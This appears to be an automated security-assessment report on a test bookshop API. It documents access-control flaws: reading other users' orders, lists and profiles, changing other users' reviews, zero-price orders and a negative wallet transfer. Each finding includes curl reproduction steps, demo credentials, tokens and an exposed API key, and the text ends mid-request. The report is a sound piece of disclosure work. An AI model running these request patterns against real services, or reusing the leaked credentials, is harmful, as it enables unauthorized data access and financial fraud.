An unauthenticated attacker harvests the invite codes from the public response and uses them to join private clubs directly, including the internal staff club. This is a distinct escalation path from the authenticated BOLA vulnerabilities documented in sibling findings: no credentials are required at any stage, and the attacker gains membership in a restricted group rather than merely reading another user's data.

IMPACT ANALYSIS

The immediate consequence is that the Marginalia Staff Room club, described in the response as hosting "moderation notes, auction prep, member escalations," is joinable by any anonymous internet user armed only with the leaked invite code. Once inside, the attacker gains access to internal operational communications that are not intended for any external party. This represents a direct breach of internal confidentiality controls and could expose pre-publication auction strategy, moderation decisions about specific users, and escalation records that may contain personal data subject to GDPR obligations. Unlike sibling findings that require a valid authenticated session to exploit, this vulnerability requires zero prior access, lowering the barrier to exploitation to the absolute minimum and making automated mass exploitation trivially achievable. The exposure of invite codes for all clubs, not only the staff club, also allows targeted infiltration of any private reading group on the platform, undermining the trust of members who created those groups with an expectation of privacy.

REMEDIATION

1. Require authentication on `GET /api/clubs` by enforcing a valid JWT Bearer token before returning results.
2. Filter the response so that clubs with `visibility: "private"` are excluded unless the authenticated user is already a member or the club owner.
3. Remove the `invite_code` field from the default club list serialization — only return it to the club owner or via a dedicated `GET /api/clubs/{club_id}/invite` endpoint restricted to authorized members.
4. Audit all other list endpoints (`/api/orders` , `/api/lists` , `/api/searches`) for similar missing-auth or over-exposure of sensitive fields.
5. Add integration tests that assert unauthenticated requests to protected endpoints return `401 Unauthorized` , and enforce these checks in CI.

BOLA on GET /api/lists/{list_id} Exposes Other Users' Private Reading Lists via Direct Object Reference

HIGH

SEVERITY
High

CATEGORY
Broken Access Control

CWE
CWE-639

ENDPOINT
http://marginalia.testinvicti.com/api/lists/1

PARAMETER
list_id

CVSS 4.0
7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

1

Observed:

Demo user (id=3, role=member) owns only list 4 (per GET /api/lists collection). However, GET /api/lists/1 returns list owned by user_id=2 with visibility=private: {"id":1,"user_id":2,"name":"Autumn Auction - reserve list","visibility":"private","items":[...]}. Similarly, list 3 (user_id=5, visibility=private) is also accessible. Unauthenticated requests return 401, confirming auth is required but object-level authorization is missing.

HTTP TRANSACTION

REQUEST

```
GET /api/lists/1 HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJmInJvbnUiOiJtZW1iZXIiLCJpYXQiOiJlE3ODk2Njg2NzIsImV4cCI6MTc4OTc1NTA3Mn0.IjUcr5PFgZTuGQ3uq8mKBnJyaXUJPBSx-3P0eeE0-bI
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: application/json
content-length: 289

{"id":1,"user_id":2,"name":"Autumn Auction - reserve list","visibility":"private","created_at":1700000000,"items":[{"id":4,"title":"Rare Marginalia, Vol. II (working draft)","author":"R. Okonkwo"}, {"id":8,"title":"Provenance file: HMS Terror log (appraisal copy)","author":"T. Mercer"}]}
```

STEPS TO REPRODUCE

1. Authenticate as the demo user to obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H "Content-Type: application/json" \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Extract the token value from the JSON response.

2. Confirm the demo user's own lists by querying the collection endpoint:

```
curl -s -H "Authorization: Bearer <token>" http://marginalia.testinvicti.com/api/lists
```

The response should return only list id=4 (owned by user_id=3).

3. Access another user's private list by changing the list_id path parameter:

```
curl -s -H "Authorization: Bearer <token>" http://marginalia.testinvicti.com/api/lists/1
```

The server returns HTTP 200 with the full private list belonging to user_id=2, including "visibility": "private" and all list items — confirming the BOLA vulnerability.

4. Verify that authentication is still enforced (unauthenticated request returns 401):

```
curl -s http://marginalia.testinvicti.com/api/lists/1
```

The server returns HTTP 401 Unauthorized, confirming that authentication is required but object-level authorization is missing.

SEVERITY JUSTIFICATION

A low-privileged authenticated user can enumerate and read any user's private reading lists by iterating sequential list IDs, exposing sensitive personal data (book titles, reserve lists, appraisal copies). The attack requires only low privileges with no complexity, resulting in high confidentiality impact.

DISCOVERY & EXPLOITATION

The IDOR agent identified that `GET /api/lists/{list_id}` performs no ownership or visibility check after authenticating the request. The endpoint fetches the list record by its sequential integer ID and returns the full object regardless of whether the authenticated user owns it or whether the list is marked `visibility: private`. Authentication is enforced at the transport layer (unauthenticated requests receive a 401), but object-level authorization is entirely absent, meaning any valid session token is sufficient to read any list in the database.

An authenticated attacker iterates `list_id` values starting from 1, collecting every private reading list on the platform. Each response includes the list owner's `user_id`, the list name, and the full item inventory with book titles and authors. Lists used for sensitive commercial purposes, such as auction reserve lists or appraisal copies under confidentiality, are exposed in their entirety through this single unauthenticated-equivalent read path.

IMPACT ANALYSIS

The confirmed response demonstrates direct exposure of a private list named "Autumn Auction — reserve list" belonging to a separate user, containing items identified as a working draft and an appraisal copy. These designations indicate the list carries commercial sensitivity: auction reserve prices, pre-publication manuscripts, and provenance documents are categories of information whose premature disclosure can cause direct financial harm to the owning user and to third-party counterparties in active transactions. Unlike sibling BOLA vulnerabilities on orders or wallet endpoints, the harm here is not limited to the platform's own financial data but extends to confidential business relationships and intellectual property held on behalf of users. A competitor or bad-faith bidder with a platform account could systematically harvest all private lists to gain advance knowledge of auction inventory, undermining the integrity of the marketplace. Where users are businesses or professional dealers, this exposure may also constitute a breach of confidentiality obligations owed to their own clients, carrying contractual and reputational consequences beyond the platform itself.

REMEDIATION

1. Add an ownership or visibility check in the `GET /api/lists/{list_id}` endpoint handler: after fetching the list object, verify that `list.user_id == current_user.id` or `list.visibility == "public"` before returning the data. Return 403 or 404 for unauthorized access.
2. For shared/collaborative lists, implement an explicit access-control list (ACL) or membership table that grants read access to specific users, and check it in the same guard.
3. Apply the same object-level authorization pattern to all detail endpoints that accept a resource ID path parameter (`/api/orders/{order_id}`, `/api/annotations/{annotation_id}`, etc.), as the recon notes indicate similar BOLA risks across multiple resources.
4. Add integration tests that authenticate as User A and attempt to access User B's private resources, asserting 403/404 responses.

5. Long-term, adopt a centralized authorization middleware or decorator (e.g., a FastAPI dependency that resolves the resource and checks ownership) to prevent future BOLA regressions across new endpoints.

BOLA on Order Detail Endpoint — Any Authenticated User Can Read Arbitrary Orders via Sequential order_id

HIGH

SEVERITY	CATEGORY	CWE
High	Broken Access Control	CWE-639
ENDPOINT		
http://marginalia.testinvicti.com/api/orders/2		
PARAMETER		
order_id	CVSS 4.0	
	7.1	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

2

Observed:

User id=24 (role=member) with no orders (empty collection from GET /api/orders) can read order 2 belonging to user_id=4. Response:

```
{"id":2,"user_id":4,"book_id":5,"quantity":2,"unit_price_cents":2299,"total_cents":4598,"coupon_code":"AUTUM N10","status":"paid","ship_to":"540 N Lake Shore Dr, Chicago, IL 60611","created_at":1700000000}
```

Unauthenticated access returns 401 – auth enforced but no per-user ownership check on detail endpoint.

HTTP TRANSACTION

REQUEST

```
GET /api/orders/2 HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI0LCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4ODY3LCJleHAiOiE3ODk3NTUyNjd9.xV0dT4PCBjQjjsGam9jxuPtTEJfgU02-xuAF1X0RY8g
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: application/json
content-length: 204

{"id":2,"user_id":4,"book_id":5,"quantity":2,"unit_price_cents":2299,"total_cents":4598,"coupon_code":"AUTUM N10","status":"paid","ship_to":"540 N Lake Shore Dr, Chicago, IL 60611","created_at":1700000000}
```

STEPS TO REPRODUCE

1. Authenticate as a regular member user and obtain a JWT token. Verify the user has no orders by requesting the orders collection:

```
curl -s -H "Authorization: Bearer <member_jwt>" http://marginalia.testinvicti.com/api/orders
```

Expected: the response returns an empty orders array {"orders": []}.

2. Request a foreign order by its sequential ID using the same member JWT:

```
curl -s -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI0LCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4ODY3LCJleHAiOiE3ODk3NTUyNjd9.xV0dT4PCBjQjjsGam9jxuPtTEJfgU02-xuAF1X0RY8g" http://marginalia.testinvicti.com/api/orders/2
```

Expected: the server returns HTTP 200 with full order details for `user_id: 4`, including their shipping address (540 N Lake Shore Dr, Chicago, IL 60611) and financial data.

3. Confirm that authentication is enforced by sending the same request without a token:

```
curl -s http://marginalia.testinvicti.com/api/orders/2
```

Expected: the server returns HTTP 401 Unauthorized with `{"detail": "unauthenticated"}`, proving authentication is required but per-user authorization is missing.

SEVERITY JUSTIFICATION

Any authenticated member can enumerate and read all orders in the system by iterating sequential order IDs, exposing PII (shipping addresses), financial data (pricing, coupon codes), and purchase history. Privileges required are low (any registered account) with no complexity, but impact is limited to confidentiality.

DISCOVERY & EXPLOITATION

The `GET /api/orders/{order_id}` endpoint resolves order records using a sequential integer identifier supplied directly in the URL path. The application enforces authentication — unauthenticated requests receive a 401 Unauthorized response — but performs no ownership validation: it does not compare the resolved order's `user_id` against the `sub` claim of the authenticated requester's JWT. Any valid session token is sufficient to retrieve any order in the system.

The sequential nature of `order_id` eliminates the need for prior knowledge of target records. An authenticated attacker iterates integer values starting from 1, harvesting every order in the platform's history. Each response returns the full order object, including shipping address, line-item pricing, applied coupon codes, and payment status — a complete transaction record for a user the attacker has no relationship with.

IMPACT ANALYSIS

This endpoint exposes a combination of PII and financial data that is particularly sensitive: shipping addresses constitute location data with direct physical-world implications, while coupon codes and pricing details reveal commercial terms that may be confidential between the platform and individual customers. Confirmed exploitation retrieved order #2 belonging to `user_id=4` — including a full street address and an active coupon code — using a member-role account with zero orders of its own, demonstrating that no incidental access or prior relationship is required. The sequential `order_id` scheme means the full order history of every user on the platform is enumerable in a single automated pass, with no rate-limiting or anomaly detection observed to impede bulk extraction. Under GDPR, the shipping address constitutes personal data and its unauthorized disclosure to third parties triggers breach notification obligations; under PCI-DSS, exposure of order and payment-status records without access controls is a direct compliance gap.

REMEDIATION

1. Add an ownership check on the `GET /api/orders/{order_id}` endpoint so that the resolved order's `user_id` is compared against the authenticated user's `sub` claim from the JWT before returning data. Return 403 Forbidden or 404 Not Found on mismatch.
2. Replace sequential integer `order_id` values with non-guessable UUIDs to prevent enumeration, though this is defense-in-depth and not a substitute for the authorization check.
3. Apply the same ownership validation pattern to all resource detail endpoints (`/api/lists/{list_id}`, `/api/annotations/{annotation_id}`, etc.) identified in the IDOR assessment.
4. Add integration tests that verify cross-user access to owned resources returns 403/404.
5. Long-term, implement a centralized authorization middleware or policy engine (e.g., FastAPI dependency that validates resource ownership) to prevent future BOLA regressions across all endpoints.

IDOR on Order Retrieval via Sequential order_id Path Parameter

HIGH

INCONCLUSIVE

SEVERITY High CATEGORY Broken Access Control CWE CWE-639

ENDPOINT
http://marginalia.testinvicti.com/api/orders/4

PARAMETER order_id CVSS 4.0 7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

4

Observed:

User 3 (demo) can access /api/orders/4 which belongs to user_id=6. Returns: order details with ship_to address '77 Beacon St, Boston, MA 02108'. Similarly, /api/orders/5 (user_id=2) returns ship_to '88 Pike St, Seattle, WA 98101'.

STEPS TO REPRODUCE

1. Authenticate as the demo user (demo@marginalia.club / Demo2023!shelf) via POST /api/auth/login and capture the JWT Bearer token from the response.
2. Send a GET request to another user's order:

```
curl -s 'http://marginalia.testinvicti.com/api/orders/4' \
-H 'Authorization: Bearer <demo_token>'
```

Expect a 200 response containing order details for user_id: 6, including the shipping address 77 Beacon St, Boston, MA 02108 — data that should not be accessible to the demo user (id=3).

3. Verify that unauthenticated access is denied:

```
curl -s 'http://marginalia.testinvicti.com/api/orders/4'
```

Expect a 401 or 403 response with no order data, confirming the issue is an authorization bypass for authenticated users rather than a missing authentication check.

SEVERITY JUSTIFICATION

An authenticated low-privilege user can read any order by enumerating sequential IDs, exposing PII such as shipping addresses. Rated high because it requires only low privileges with no complexity, and the confidentiality impact on the vulnerable system is high (full order data of all users).

DISCOVERY & EXPLOITATION

The GET /api/orders/{id} endpoint accepts a sequential integer order_id in the URL path and returns the full order record for that ID without verifying that the authenticated requester owns the order. The application enforces authentication at the route level but performs no ownership check against the user_id field of the retrieved record, meaning any valid session token is sufficient to read any order in the system.

The distinguishing characteristic of this endpoint relative to sibling IDOR vulnerabilities on this platform is the use of a predictable, low-entropy sequential integer as the sole access control mechanism. An authenticated attacker iterates through integer values starting from 1, collecting full order records for every other user on the platform. Each record exposes PII including shipping addresses, purchased item details, and pricing, without any rate limiting or anomaly detection to impede bulk enumeration.

IMPACT ANALYSIS

The exposure here is specifically financial and logistical PII: shipping addresses, order contents, and purchase amounts for every order placed on the platform. Unlike sibling vulnerabilities affecting annotations or book metadata, order records carry a higher density of sensitive personal data that directly enables secondary attacks such as targeted phishing, physical surveillance, or social engineering using accurate purchase history. The sequential nature of the `order_id` parameter means the full order history of the entire user base can be harvested in a single automated pass with minimal effort. Under GDPR, the exposure of shipping addresses and purchase records constitutes a personal data breach with mandatory notification obligations. The combination of low attack complexity, low required privilege, and high data sensitivity justifies the High severity rating despite the validation timeout encountered during automated reproduction.

REMEDIATION

1. Add server-side authorization on `GET /api/orders/{id}` to verify that the authenticated user's ID matches the `user_id` field of the requested order before returning data. Return `403 Forbidden` for mismatches.
2. Replace sequential integer order IDs with UUIDs or other non-enumerable identifiers in API paths to reduce the attack surface for enumeration.
3. Implement a reusable authorization middleware or dependency (e.g., a FastAPI `Depends()` guard) that checks resource ownership for all endpoints accepting a resource ID path parameter.
4. Add integration tests that assert cross-user access to orders returns `403`, and enforce these in CI to prevent regressions.

Mass Assignment on POST /api/orders Allows Authenticated Users to Override unit_price_cents for Zero-Cost Orders

HIGH

SEVERITY	CATEGORY	CWE
High	Broken Access Control	CWE-915
ENDPOINT		
http://marginalia.testinvicti.com/api/orders		
PARAMETER		
unit_price_cents	CVSS 4.0	
	7.1	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
{"book_id":1,"quantity":1,"unit_price_cents":0}
```

Observed:

POST /api/orders with {"book_id":1,"quantity":1,"unit_price_cents":0} returns 200 with {"id":14,"total_cents":0,"status":"paid"}. GET /api/orders/14 confirms persisted order with unit_price_cents=0 and total_cents=0. Normal order (without unit_price_cents) creates order with total_cents=1499. Any authenticated member (role=member) can set the server-side pricing field, creating orders at zero cost. Unauthenticated requests return 401.

HTTP TRANSACTION

REQUEST

```
POST /api/orders HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsbnVjbGU0IjE3ZW11ZXIiLCJpYXQiOiE3ODk2NzA4MzksImV4cCI6MTc4OTc1NzIzOX0.HtP8rXoPQKwBJrDjCm503E2GGM0oSNLKsK54AdFysYU
Content-Type: application/json
Content-Length: 47

{"book_id":1,"quantity":1,"unit_price_cents":0}
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:48:15 GMT
content-type: application/json
content-length: 41

{"id":16,"total_cents":0,"status":"paid"}
```

STEPS TO REPRODUCE

1. Authenticate as the demo user to obtain a JWT token:

```
curl -s http://marginalia.testinvicti.com/api/auth/login -H "Content-Type: application/json" -d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Extract the Bearer token from the response.

2. Create an order with the manipulated unit_price_cents field set to zero:

```
curl -s http://marginalia.testinvicti.com/api/orders -H "Authorization: Bearer <token>" -H "Content-Type:
```

```
application/json" -d '{"book_id":1,"quantity":1,"unit_price_cents":0}'
```

The server responds with 200 OK and a body containing "total_cents":0, "status":"paid", confirming the order was created at zero cost.

3. Create a normal order without the unit_price_cents field to confirm the differential:

```
curl -s http://marginalia.testinvicti.com/api/orders -H "Authorization: Bearer <token>" -H "Content-Type: application/json" -d '{"book_id":1,"quantity":1}'
```

The server responds with "total_cents":1499, showing the correct server-side price is \$14.99. This proves the previous request's zero total was caused by the injected unit_price_cents field.

SEVERITY JUSTIFICATION

Any authenticated member can create orders at zero cost by supplying the server-side pricing field unit_price_cents in the POST body, causing direct financial loss. Rated high due to the low attack complexity (PR:L, no special conditions) and high integrity impact on the ordering/payment system.

DISCOVERY & EXPLOITATION

The order creation endpoint at POST /api/orders accepts a JSON body and passes client-supplied fields directly into the order record without filtering against an allowlist of writable properties. Because unit_price_cents is a server-side pricing field stored in the same data model as the client-writable fields (book_id , quantity), the application persists whatever value the client supplies rather than computing the price from the book's canonical catalog entry. Validation confirmed the differential conclusively: a request supplying unit_price_cents=0 produced a response of {"id":16,"total_cents":0,"status":"paid"}, while an identical request omitting the field produced {"id":17,"total_cents":1499,"status":"paid"}.

Any authenticated member can submit an order for any book at an arbitrary price, including zero, and receive an immediate "status":"paid" response. An attacker exploiting this does not need elevated privileges or knowledge of another user's account: a standard member session is sufficient to acquire paid content at no cost, repeatedly and at scale, by iterating over available book_id values.

IMPACT ANALYSIS

This vulnerability enables direct, repeatable financial loss: every book on the platform can be purchased at zero cost by any authenticated user, with the transaction recorded as fully paid. Unlike the IDOR vulnerabilities affecting data confidentiality elsewhere in this assessment, this issue directly undermines the application's revenue model. At scale, a single attacker could exhaust the catalog of paid content without generating any revenue, and the resulting order records would appear legitimate in the database, complicating fraud detection and financial reconciliation. For a platform whose core business is selling digital books, the integrity of the pricing pipeline is a foundational commercial control, and its absence here represents a direct threat to business viability. PCI-DSS requirements for the integrity of payment and order data (Requirement 6.2, secure development) are also implicated, as pricing fields are being accepted from untrusted client input rather than computed from authoritative server-side sources.

REMEDIATION

1. Remove unit_price_cents from the accepted input schema for POST /api/orders . Define an explicit allowlist of client-writable fields (e.g., book_id , quantity) using a Pydantic request model that excludes pricing fields.
2. Always compute unit_price_cents and total_cents server-side by looking up the book's canonical price from the database, never trusting client-supplied values.
3. Add a server-side validation check that rejects any order where the computed total does not match the book price x quantity, returning a 422 Unprocessable Entity error.
4. Add integration tests that submit orders with extra fields (unit_price_cents , total_cents , status) and assert they are ignored or rejected.
5. Enforce a project-wide policy of using model_config = ConfigDict(extra="forbid") on all Pydantic request models to prevent mass assignment across all endpoints.

Broken Object Level Authorization on PATCH /api/reviews/{review_id} Allows Cross-User Review Modification

HIGH

SEVERITY	CATEGORY	CWE
High	Broken Access Control	CWE-639
ENDPOINT		
http://marginalia.testinvicti.com/api/reviews/5		
PARAMETER	CVSS 4.0	
review_id	7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N	

EVIDENCE

Payload used:

5

Observed:

User testbola_user (id=21, role=member) sent PATCH /api/reviews/5 with body {"body":"nHmD0Xy6SJG2e5BC"} and received 200 {"status":"updated","id":5}. Review 5 belongs to t.mercer (user id=5) on Book 3. The marker nHmD0Xy6SJG2e5BC was verified on the book 3 page under t.mercer's author name. Control: PATCH with no auth returns 401 {"detail":"unauthenticated"} – authentication enforced but ownership not checked.

HTTP TRANSACTION

REQUEST

```
PATCH /api/reviews/5 HTTP/1.1
Host: marginalia.testinvicti.com
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxLCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4ODUwLCJleHAiOjE3ODk3NTUyMTB9.FLJ4HrqBK6-U2Z1HTbNVm0h3VVeZ3Mkc_VwAaRiY7pA
Content-Length: 27

{"body":"nHmD0Xy6SJG2e5BC"}
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:16:22 GMT
content-type: application/json
content-length: 27

{"status":"updated","id":5}
```

STEPS TO REPRODUCE

1. Authenticate as a regular user and obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Note the Bearer token from the response.

2. Send a PATCH request to modify a review owned by another user (review 5 belongs to t.mercer, user id=5):

```
curl -s -X PATCH http://marginalia.testinvicti.com/api/reviews/5 \
-H 'Content-Type: application/json' \
```

```
-H 'Authorization: Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWI0IjIjLCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4ODUwLCJleHAiOjE3ODk3NTUyMTB9.FLJ4HrqBK6-U2Z1HTbNVm0h3VVeZ3Mkc_VwAaRiY7pA' \  
-d '{"body": "nHmD0Xy6SJG2e5BC"}'
```

The server responds with 200 OK and {"status": "updated", "id": 5}, confirming the foreign review was modified.

3. Verify the modification persisted by checking the book page at /book/3 — the review under t.mercer's name now displays the injected marker string nHmD0Xy6SJG2e5BC.
4. Confirm authentication is enforced (but not authorization) by sending the same PATCH without a token:

```
curl -s -X PATCH http://marginalia.testinvicti.com/api/reviews/5 \  
-H 'Content-Type: application/json' \  
-d '{"body": "nHmD0Xy6SJG2e5BC"}'
```

The server responds with 401 Unauthorized and {"detail": "unauthenticated"}, proving authentication is checked but ownership is not.

SEVERITY JUSTIFICATION

Any authenticated user can modify arbitrary reviews belonging to other users by simply changing the review_id path parameter, requiring no special privileges or complex attack conditions. The integrity impact is high as it enables tampering with user-generated content across the entire platform.

DISCOVERY & EXPLOITATION

The IDOR agent identified that PATCH /api/reviews/{review_id} performs no ownership check after authenticating the requesting user. The handler fetches the review record by the path parameter review_id and applies the submitted update without verifying that review.user_id matches the authenticated user's identity from the JWT sub claim. Any valid session token is sufficient to modify any review on the platform, regardless of authorship.

Validation confirmed that testbola_user (id=21, role=member) successfully updated review 5, owned by t.mercer, receiving a 200 OK with {"status": "updated", "id": 5}. The modified content was independently verified as rendered on the book page under the victim's name. A control request without authentication was correctly rejected with 401 Unauthorized, isolating the defect to missing ownership authorization rather than absent authentication. An authenticated attacker would enumerate review_id values and overwrite or corrupt reviews at scale, injecting malicious content under other users' identities or silently erasing legitimate reviews.

IMPACT ANALYSIS

The integrity impact here is distinct from read-only IDOR siblings: this vulnerability enables persistent content tampering attributed to other users. An attacker can overwrite any review body platform-wide, defacing legitimate user-generated content, injecting disinformation or malicious links under a victim's name, or systematically deleting reviews to manipulate book ratings and purchasing decisions. For a platform whose core value proposition is community annotation and review, the ability for any authenticated user to silently alter another user's published opinions constitutes a direct threat to platform trust and content integrity. If the review body is rendered without re-sanitization (as the stored XSS vulnerability elsewhere in this assessment demonstrates is a risk), this endpoint also serves as a write primitive for persistent script injection under a victim's identity.

REMEDIATION

1. Add server-side ownership validation in the PATCH /api/reviews/{review_id} handler: after fetching the review by review_id, verify that review.user_id matches the authenticated user's ID from the JWT sub claim before allowing the update.
2. Return 403 Forbidden with a generic error message when the authenticated user does not own the requested review, avoiding information leakage about review existence.
3. Apply the same ownership check to DELETE /api/reviews/{review_id} and any other write endpoints that operate on user-owned resources (annotations, lists, orders).
4. Add integration tests that attempt cross-user modification of reviews and assert a 403 response, ensuring regressions are caught in CI.

5. Adopt a centralized authorization middleware or decorator (e.g., a `require_ownership(resource, user)` pattern) across all object-level endpoints to prevent future BOLA vulnerabilities.

BOLA via user_id Path Parameter Exposes Full User Profiles Including API Keys and PII

HIGH

SEVERITY High CATEGORY Broken Access Control CWE CWE-639

ENDPOINT
http://marginalia.testinvicti.com/api/users/1

PARAMETER user_id CVSS 4.0 7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE**Payload used:**

1

Observed:

Demo user (id=3) reads admin user (id=1) profile:
{\"id\":1,\"username\":\"admin\",\"email\":\"ops@marginalia.club\",\"role\":\"admin\",\"full_name\":\"Eleanor Vance\",\"phone\":\"+1-415-555-0142\",\"address\":\"2261 Market St, San Francisco, CA 94114\",\"credits\":\"500000\",\"api_key\":\"mk_live_9f2c1a7be4d84c0f9a1b3e6d7c208f11\"}. Also reads users 2,4,5 with their API keys, addresses, phones. Unauthenticated requests return 401, confirming auth is required but no object-level check exists.

HTTP TRANSACTION**REQUEST**

```
GET /api/users/1 HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsbnVjbGU0IjtzZW1iZXIiLCJpYXQiOiJlE3ODk2Njg2NjcsImV4cCI6MTc4OTc1NTA2N30.NTKkj2B0q6n6pyGs9BDcvtrunbTra4_cvCx08kVd_Vw
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:12:20 GMT
content-type: application/json

{"id":1,"username":"admin","email":"ops@marginalia.club","role":"admin","full_name":"Eleanor Vance","phone":"+1-415-555-0142","address":"2261 Market St, San Francisco, CA 94114","bio":"Keeper of the stacks.","credits":"500000","api_key":"mk_live_9f2c1a7be4d84c0f9a1b3e6d7c208f11"}
```

STEPS TO REPRODUCE

1. Authenticate as the demo user to obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H "Content-Type: application/json" \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}
```

Extract the Bearer token from the response. The demo user is id=3 with role=member.

2. Request the admin user's profile (id=1) using the demo user's token:

```
curl -s http://marginalia.testinvicti.com/api/users/1 \
-H "Authorization: Bearer <demo_token>"
```

The server responds with HTTP 200 and the full admin profile including `api_key`, `email`, `phone`, `address`, and `credits`.

3. Confirm the unauthenticated request is denied (proving authentication exists but authorization does not):

```
curl -s http://marginalia.testinvicti.com/api/users/1
```

The server responds with HTTP 401 Unauthorized, confirming the auth boundary exists but no object-level check is enforced for authenticated users.

4. Repeat the authenticated request for `user_id=2`, 4, and 5 to confirm all user profiles are accessible, each returning sensitive PII and API keys belonging to other users.

SEVERITY JUSTIFICATION

A low-privileged authenticated user can enumerate and read any user's full profile including live API keys, email, phone, physical address, and credit balance. The attack requires only low privileges (PR:L) with no complexity, and results in high confidentiality impact on the vulnerable system due to mass PII and credential exposure.

DISCOVERY & EXPLOITATION

The `GET /api/users/{user_id}` endpoint accepts an integer path parameter and returns the full database record for the identified user. The application enforces authentication at the transport layer, rejecting unauthenticated requests with a `401 Unauthorized` response, but performs no ownership or role check before returning the profile. Any authenticated session, regardless of the requesting user's identity or role, receives the complete profile object for any `user_id` value supplied.

What distinguishes this endpoint from sibling BOLA vulnerabilities in this assessment is the specific sensitivity of the data returned: the response includes a live API key (`api_key`), the user's email address, full name, phone number, physical address, and internal credit balance. An authenticated attacker performing sequential enumeration of the `user_id` parameter harvests live API credentials alongside PII for every registered user in a single pass. The exposed API key for user `id=1` (the platform administrator) is particularly high-value: depending on how that key is consumed by backend services or third-party integrations, its compromise may grant access well beyond the Marginalia platform itself.

IMPACT ANALYSIS

This vulnerability exposes the most sensitive per-user data available in the platform's API. The confirmed response for the administrator account (`id=1`) includes a live API key (`mk_live_9f2c1a7be4d84c0f9a1b3e6d7c208f11`), a direct email address, a phone number, a physical street address, and a credit balance of 500,000 units. Any authenticated member-role user can retrieve equivalent records for all registered users by iterating the `user_id` parameter. The inclusion of API keys in the profile response is a distinct and compounding risk: credential theft via this endpoint does not require any further privilege escalation and may enable lateral movement into integrated systems that trust those keys. The physical address and phone number fields constitute personal data under GDPR Article 4, and their unauthorized disclosure to other platform users creates direct regulatory exposure. The credit balance field additionally reveals financial account information, which may carry obligations under PCI-DSS or applicable financial privacy regulations depending on how credits are funded and redeemed.

REMEDIATION

1. Implement object-level authorization on the `GET /api/users/{user_id}` endpoint so that only the profile owner or an admin can retrieve the full profile. Reject unauthorized requests with a `403 Forbidden` response.
2. Create a separate public profile view that returns only non-sensitive fields (`id` , `username` , `bio`) and use it for cross-user lookups such as book club member lists.
3. Never include `api_key` in user profile API responses — expose it only through a dedicated key-management endpoint (`GET /api/users/me/api-key`) restricted to the key owner.
4. Strip sensitive PII fields (`phone` , `address` , `email` , `credits`) from any response where the requester is not the resource owner or an admin.
5. Adopt a centralized authorization middleware (e.g., FastAPI dependency that compares `request.state.user.id` against the path `user_id`) to enforce object-level checks consistently across all resource endpoints.

Wallet Credit Theft via Negative amount_cents in POST /api/wallet/transfer Reversing Debit Direction

HIGH

SEVERITY	CATEGORY	CWE
High	Broken Access Control	CWE-639
ENDPOINT		
http://marginalia.testinvicti.com/api/wallet/transfer		
PARAMETER	CVSS 4.0	
to_id	8.6	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
{"amount_cents":-100,"to_id":2}
```

Observed:

Member user (id=30, role=member) sent POST /api/wallet/transfer with {"amount_cents":-100,"to_id":2}. Response: {"status":"sent","to_id":2,"amount_cents":-100,"credits":90}. User 2 (librarian, Rhys Okonkwo) lost 100 credits (12000-11900) while attacker gained 100 credits (-10-90). Unauthenticated request returns 401. The endpoint enforces authentication but fails to validate that the sender can only debit their own wallet – a negative amount reverses the flow, debiting the target user's wallet instead.

HTTP TRANSACTION

REQUEST

```
POST /api/wallet/transfer HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
